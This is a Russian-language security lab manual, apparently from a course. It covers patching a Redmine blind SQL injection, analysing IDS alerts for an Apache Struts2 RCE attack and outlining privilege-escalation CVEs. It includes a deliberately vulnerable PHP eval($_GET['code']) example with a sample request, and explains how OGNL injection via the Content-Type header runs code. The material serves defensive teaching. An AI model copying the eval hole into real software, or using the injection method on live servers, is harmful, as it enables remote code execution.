



Рисунок 29 – Уязвимость CVE-2019-18890

Следующим действием будет переход в раздел, выделенный на рисунке 2, в нем находится информация об изменении файлов, которое позволяет закрыть уязвимость.

Ознакомившись с методом решения проблемы, необходимо отредактировать строку в файле «query.rb», находящемся на Redmine по следующему пути «var/www/redmine-3.3.4/app/models» (рисунок 30).




```
user@redmine: /var/www/redmine-3.3.4/app/models
GNU nano 2.5.3 File: query.rb Modified
def group_by_statement
  group_by_column.try(:groupable)
end

def project_statement
  project_clauses = []
  if project && !project.descendants.active.empty?
    if has_filter?("subproject_id")
      case_operator_for("subproject_id")
      when '='
        # include the selected subprojects
        # ids = [project.id] + values for("subproject id").each(&:to i)
        ids = [project.id] + values for("subproject id").map(&:to i)
        project_clauses << "#{Project.table_name}.id IN (%s)" % ids.join(',')
      when '!'
        # main project only
        project_clauses << "#{Project.table_name}.id = %d" % project.id
      else
    end
  end
end

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line
```

Рисунок 30 – Содержимое файла «query.rb»

После редактирования файла следует перезагрузить NGINX с помощью команды, показанной на рисунке 31.



```
user@redmine: /
user@redmine:/$ sudo systemctl restart nginx.service
```

Рисунок 31 – Перезагрузка NGINX

Индивидуальное задание

Заполните карточку описания вектора атаки Cyber Kill Chain в соответствии со своим вариантом (таблица 1). В результате выполнения индивидуального задания должны получиться корректно заполненные карточки описания вектора атаки, в которых содержится максимально точная и корректная информация об инциденте.

Корректное заполнения карточки инцидентов и карточек описания вектора атаки можно найти в 1-ой лабораторной работе.

Таблица 1 – Варианты

Вариант	Уязвимость
1	Слабый пароль на файловом сервере
2	XSS
3	Blind SQL (уязвимость CVE-2019-18890)

Таблица 2 – Карточка Cyber Kill Chain

Название атаки	
Нарушитель внутренний? (да/нет)	
Конечная цель нарушителя	
Какие промежуточные узлы сети нарушитель атаковал?	
Последовательность действий	
Какие уязвимости нарушитель эксплуатировал	
Комментарии	

Контрольные вопросы:

1. Чем внутренний нарушитель отличается от внешнего?
2. Какие внутренние угрозы ИБ вы можете назвать?
3. Что следует предпринять при обнаружении вредоносного кода на сервере?
4. Как вы поняли, что на сервер был внедрён файл с вредоносным содержимым?
5. Расскажите своими словами про XSS (уязвимость CVE-2019-17427).
6. В каком случае SQL-инъекция называется слепой?
7. В рамках данного сценария, расскажите, как можно закрыть уязвимость XSS?
8. В рамках данного сценария, расскажите, как можно пресечь слепую SQL-инъекцию?

ЛАБОРАТОРНАЯ РАБОТА №7

Защита корпоративного портала от внутреннего нарушителя

В лабораторной работе была рассмотрена атака внутреннего нарушителя на внутренний портал организации.

Нарушитель проводит ряд успешных атак на внутренние сервера Компании. В результате он смог получить административный доступ к корпоративному portalу, что дало ему возможность размещать любую информацию.

Квалификация нарушителя средняя. Он умеет использовать инструментарий для проведения атак, а также знает техники постэксплуатации.

Средство обнаружения вторжений – программно-аппаратный комплекс для обнаружения вторжений в информационные системы ViPNet IDS.

Автоматическое выявление инцидентов на основе интеллектуального анализа событий информационной безопасности - программно-аппаратный комплекс ViPNet TIAS.

Специализированный контроль сетевой безопасности и предотвращение проникновения, упрощающие централизованное управление сетью - Security Onion.

Рассматриваемые уязвимости:

1. Apache Struts2 RCE (уязвимость CVE-2017-5638);

Apache Struts - это платформа веб приложений с открытым исходным кодом для разработки веб приложений Java EE. Он использует и расширяет API сервлетов Java, чтобы побудить разработчиков принять архитектуру модель представление-контроллер (MVC Model-View-Controller).

Struts был создан для того, чтобы чётко разделить модель (бизнес-логику), представление (HTML-страницы) и контроллер (отвечающий за передачу данных от модели к представлению и обратно).

Apache Struts 2 не обеспечивает никакого механизма безопасности - это просто чистый веб-фреймворк. Уязвимость Jakarta Multipart парсера в Apache Struts CVE-2017-5638 является одной из самых опасных уязвимостей по данным 2020-го года.





Рисунок 2 – Рекомендации для предотвращения внедрения вредоносного кода

2. CMS Made Simple Privilege Escalation (уязвимость CVE-2018-10519);

Повышение привилегий — это использование компьютерного бага, уязвимостей, ошибки в конфигурации операционной системы или программного обеспечения с целью повышения уровня доступа к вычислительным ресурсам, которые обычно защищены от пользователя. Повышение привилегий может быть горизонтальное или вертикальное (Рисунок 3).



Использование уязвимости повышения привилегий

- системная ошибка
- неправильная конфигурация
- неадекватный контроль доступа

Рисунок 3 – Виды повышения привилегий и их последствия

Потенциальные слабые места веб-приложений и ситуации, которые могут привести к горизонтальному повышению привилегий (Рисунок 4).



Рисунок 4 – Слабые места веб-приложений и ситуации, которые могут привести к горизонтальному повышению привилегий

Снизить риск эксплуатации уязвимости повышения привилегий можно несколькими способами (Рисунок 5).



Рисунок 5 – Способы снижения риска повышения привилегий

3. CMS Made Simple RCE (уязвимость CVE-2018-10515);

RCE (Remote code execution) - угрозы являются одной из разновидностей видов инъекций и считаются одними из самых опасных уязвимостей сайтов. Возможность эксплуатации RCE возникает из за грубейших ошибок разработки сайта, отсутствия фильтрации передающих параметров, использование небезопасных функций и приемов программирования. Возможность удаленного внедрения кода в серверный скрипт в 100% случаев приводит к взлому ресурса. С помощью RCE злоумышленник сразу получает доступ к серверу атакуемого сайта, размещая на нем веб-шеллы, или любой другой вредоносный код. На практике встречались случаи, когда RCE эксплуатировали боевые скрипты,

размещенные на хакерских серверах, которые отслеживали наличие вредоносной составляющей, вирусов шеллов и т.п. на сайте.

Когда программисты сайта пытались удалить вредоносные скрипты с своих сайтов, они появлялись заново, в течении секунду

Обычным удалением вирусов троянов и шеллов в таком случае не обойтись. Первоначально нужно найти и устранить уязвимость в коде, позволяющую эксплуатировать RCE

Пример уязвимого PHP скрипта:

```
Файл vuln.php  
<?  
eval($_GET['code']);  
?>
```

Вызов скрипта:

```
http://vulnserver.com/vuln.php?code=phpinfo();
```

Результат:

Выполнение PHP кода, а именно команды phpinfo();

Для защиты следует проводить:

- фильтрацию параметров, передающих данные в eval(); assert(); и т.д.
- проверку валидности запросов а также данных в передающих параметрах.

4. Windows Local Privilege Escalation (уязвимости CVE-2019-1405 и CVE-2019-1322).

Учетные записи локальных пользователей по умолчанию - это встроенные учетные записи, которые создаются автоматически при установке Windows.

Привилегированный пользователь - это любой пользователь, использующий в настоящее время привилегированный доступ, например, через привилегированную учетную запись.

Привилегированные учетные записи — это учетные записи с

расширенными полномочиями, которые по сравнению с обычными учетными записями предоставляют возможность неограниченного и, возможно, анонимного доступа ко всем объектам инфраструктуры.

Повышение привилегий состоит из различных методов, которые злоумышленники используют для получения разрешений более высокого уровня в системе или сети. Злоумышленники часто входят в сеть и исследуют ее с непривилегированным доступом, но для достижения своих целей требуются повышенные разрешения, что достигается путём использования слабых мест системы, неправильной конфигурации и уязвимостей.

На рисунке 6 представлены некоторые методы повышения привилегий.





Рисунок 6 – Методы повышения привилегий

Ход работы

1. Apache Struts2 RCE (уязвимость CVE-2017-5638)

Перейдём в VipNet IDS и зафиксируем многочисленные атаки на веб-приложения с IP 10.10.4.17 на IP 10.10.1.24. Для удобства используйте фильтрацию списка по IP или по названиям правил, в которых присутствуют упоминания об Apache Struts2 (Рисунок 7).



Дата и время	Название правила	Класс	IP-адрес источника	IP-адрес получателя
2022-05-27 10:37:11.14...	ET WEB_SPECIFIC_APPS Possible Apache Struts2 RCE	web-application-attack	10.10.4.17	10.10.1.24
2022-05-27 10:37:11.14...	ET WEB_SPECIFIC_APPS Possible Apache Struts2 RCE	web-application-attack	10.10.4.17	10.10.1.24
2022-05-27 10:37:06.12...	ET WEB_SPECIFIC_APPS Possible Apache Struts2 RCE	web-application-attack	10.10.4.17	10.10.1.24
2022-05-27 10:37:06.12...	ET WEB_SPECIFIC_APPS Possible Apache Struts2 RCE	web-application-attack	10.10.4.17	10.10.1.24
2022-05-27 10:37:06.12...	ET WEB_SPECIFIC_APPS Possible Apache Struts2 RCE	web-application-attack	10.10.4.17	10.10.1.24
2022-05-27 10:37:06.08...	ET WEB_SPECIFIC_APPS Possible Apache Struts2 RCE	web-application-attack	10.10.4.17	10.10.1.24
2022-05-27 10:37:06.08...	ET WEB_SPECIFIC_APPS Possible Apache Struts2 RCE	web-application-attack	10.10.4.17	10.10.1.24
2022-05-27 10:37:06.08...	ET WEB_SPECIFIC_APPS Possible Apache Struts2 RCE	web-application-attack	10.10.4.17	10.10.1.24
2022-05-27 10:36:58.72...	ET WEB_SPECIFIC_APPS Possible Apache Struts2 RCE	web-application-attack	10.10.4.17	10.10.1.24

Рисунок 7 – События со спецификацией ApacheStruts2

После успешной атаки злоумышленник должен будет закрепиться в системе. Найдём и зафиксируем множественные активности эксплойтов и попытки внедрения вредоносного кода с участием всё тех же IP-адресов (Рисунки 8-9).

	2022-05-27 10:37:11.16...	AM Exploit Apache Struts 2.3.0 < 2.3.32...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:37:11.16...	AM EXPLOIT Generic Command Injectio...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:37:11.14...	AM Exploit Apache Struts 2.3.0 < 2.3.32...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:37:11.14...	AM EXPLOIT Generic Command Injectio...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:37:06.12...	AM Exploit Apache Struts 2.3.0 < 2.3.32...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:37:06.12...	AM EXPLOIT Generic Command Injectio...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:37:06.08...	AM Exploit Apache Struts 2.3.0 < 2.3.32...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:37:06.08...	AM EXPLOIT Generic Command Injectio...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:36:58.72...	AM Exploit Apache Struts 2.3.0 < 2.3.32...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:36:58.72...	AM EXPLOIT Generic Command Injectio...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:36:58.34...	AM Exploit Apache Struts 2.3.0 < 2.3.32...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:36:58.34...	AM EXPLOIT Generic Command Injectio...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:36:50.96...	AM Exploit Apache Struts 2.3.0 < 2.3.32...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:36:50.96...	AM EXPLOIT Generic Command Injectio...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:36:49.58...	AM Exploit Apache Struts 2.3.0 < 2.3.32...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:36:49.58...	AM EXPLOIT Generic Command Injectio...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:36:49.55...	AM Exploit Apache Struts 2.3.0 < 2.3.32...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:36:49.55...	AM EXPLOIT Generic Command Injectio...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:36:49.41...	AM Exploit Apache Struts 2.3.0 < 2.3.32...	web-application-attack	10.10.4.17	10.10.1.24
	2022-05-27 10:36:49.41...	AM EXPLOIT Generic Command Injectio...	web-application-attack	10.10.4.17	10.10.1.24

Рисунок 8 – События со спецификацией EXPLOIT Apache Struts

	Дата и время	Название правила	Класс	IP-адрес источника	Порт источн...	IP-адрес получателя
	2022-05-27 10:39:46.58...	ET TROJAN Possible Metasploit Payloa...	trojan-activity	10.10.4.17	49937	10.10.2.16
	2022-05-27 10:39:46.58...	ET TROJAN Possible Metasploit Payloa...	trojan-activity	10.10.4.17	49937	10.10.2.16
	2022-05-27 10:39:46.58...	ET TROJAN Possible Metasploit Payloa...	trojan-activity	10.10.4.17	49937	10.10.2.16
	2022-05-27 10:39:46.58...	ET TROJAN Possible Metasploit Payloa...	trojan-activity	10.10.4.17	49937	10.10.2.16

Рисунок 9 – События со спецификацией trojan-activity

Воспользуемся средствами обнаружения вторжений от TIAS. С их помощью можно также отследить вторжение (Рисунки 10-11).

Динамика событий




Рисунок 10 – Резкое повышение сетевой активности в динамике событий

Критичный	ET WEB_SPECIFIC_APPS Possible Apache Str...	10.10.4.17	10.10.2.21	Эксплуатация (сервисы и у...	...
Критичный	ET WEB_SPECIFIC_APPS Possible Apache Str...	10.10.4.17	10.10.2.21	Эксплуатация (сервисы и у...	...
Критичный	ET WEB_SPECIFIC_APPS Possible Apache Str...	10.10.4.17	10.10.2.21	Эксплуатация (сервисы и у...	...
Критичный	ET TROJAN Possible Metasploit Payload Com...	10.10.4.17	10.10.2.21	Трояны и вирусы	...
Критичный	AM Exploit Apache Struts 2.3.0 < 2.3.32 / 2.5...	10.10.4.17	10.10.2.21	Эксплуатация (сервисы и у...	...
Критичный	AM EXPLOIT Generic Request To File with .php...	10.10.4.17	10.10.2.21	Эксплуатация (сервисы и у...	...
Критичный	AM EXPLOIT Generic Command Injection in H...	10.10.4.17	10.10.2.21	Эксплуатация (сервисы и у...	...
Критичный	ET POLICY Outgoing Basic Auth Base64 HTTP...	10.10.4.12	10.10.2.21	Нарушение политик	...
Критичный	ET POLICY Incoming Basic Auth Base64 HTTP...	10.10.4.12	10.10.2.21	Нарушение политик	...

Рисунок 11 – События со спецификацией Apache Struts в TIAS

Также следы вторжения можно найти и в SecOnion. Воспользуемся Squert для просмотра событий и найдем там необходимую информацию. Зафиксируем её (рисунок 12).

10	1	1		03:39:47	ET TROJAN Possible Metasploit Payload Common Construct Bind_API (from server)
19	2	1		03:37:12	ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638)
19	2	1		03:37:12	ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638) M2
19	2	1		03:37:12	ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638) M3
19	2	1		03:37:12	ET EXPLOIT Apache Struts 2 REST Plugin Vulnerability (CVE-2017-9805)

Рисунок 12 – События со спецификацией Apache Struts в SecOnion

Для парсинга пользовательских POST-запросов используется класс `JakartaMultiPartRequest`. Сам процесс загрузки файлов контролируется классом `FileUploadInterceptor`. И если обработчик запроса возвращает какие-то ошибки, то он пытается их отобразить. Если в найденном тексте ошибки имеются конструкции вида `${...}` или `%{...}`, то они попадают в парсер выражений OGNL и выполняются. А поскольку сообщение об ошибке, которую вызывает эксплоит, содержит в себе текст из заголовка `Content-Type`, то манипуляции с заголовком могут привести к исполнению произвольного кода.

Есть несколько способов закрытия представленной уязвимости. Один из них - установка `secure Jakarta Multipart parser plugin`. Так как уязвимость сосредоточена в компоненте `Jakarta Multipart parser`, для закрытия уязвимости следует заменить его на аналог, не подверженный данной уязвимости. Однако есть и более простой способ, который будет рассмотрен ниже.

Перейдём к закрытию уязвимости. На узле Tomcat развернут тестовый сервис с использованием фреймворка Apache Struts2, где существует уязвимость удаленного выполнения кода, которая заключается в некорректной логике обработки сообщений об ошибках. Если текст ошибки содержит языковые конструкции OGNL, то они будут выполнены. Таким образом, атакующий может отправить специально сформированный запрос, который повлечет за собой исполнение произвольного кода.

Подключимся к удалённому рабочему столу и перейдём на сайт Tomcat (IP по умолчанию 10.10.1.24, 8080 порт) (рисунок 13). Зайдём по учётной записью администратора. Данные для входа находятся на рабочем столе удалённого рабочего места.




Рисунок 13 – Вход и авторизация на узле

Перейдите во вкладку manager (чтобы не искать нужную вкладку, просто введите запрос как показано на Рисунке 14). Перед вами откроется панель приложений.

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/axis2	None specified	Apache-Axis2	true	366	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
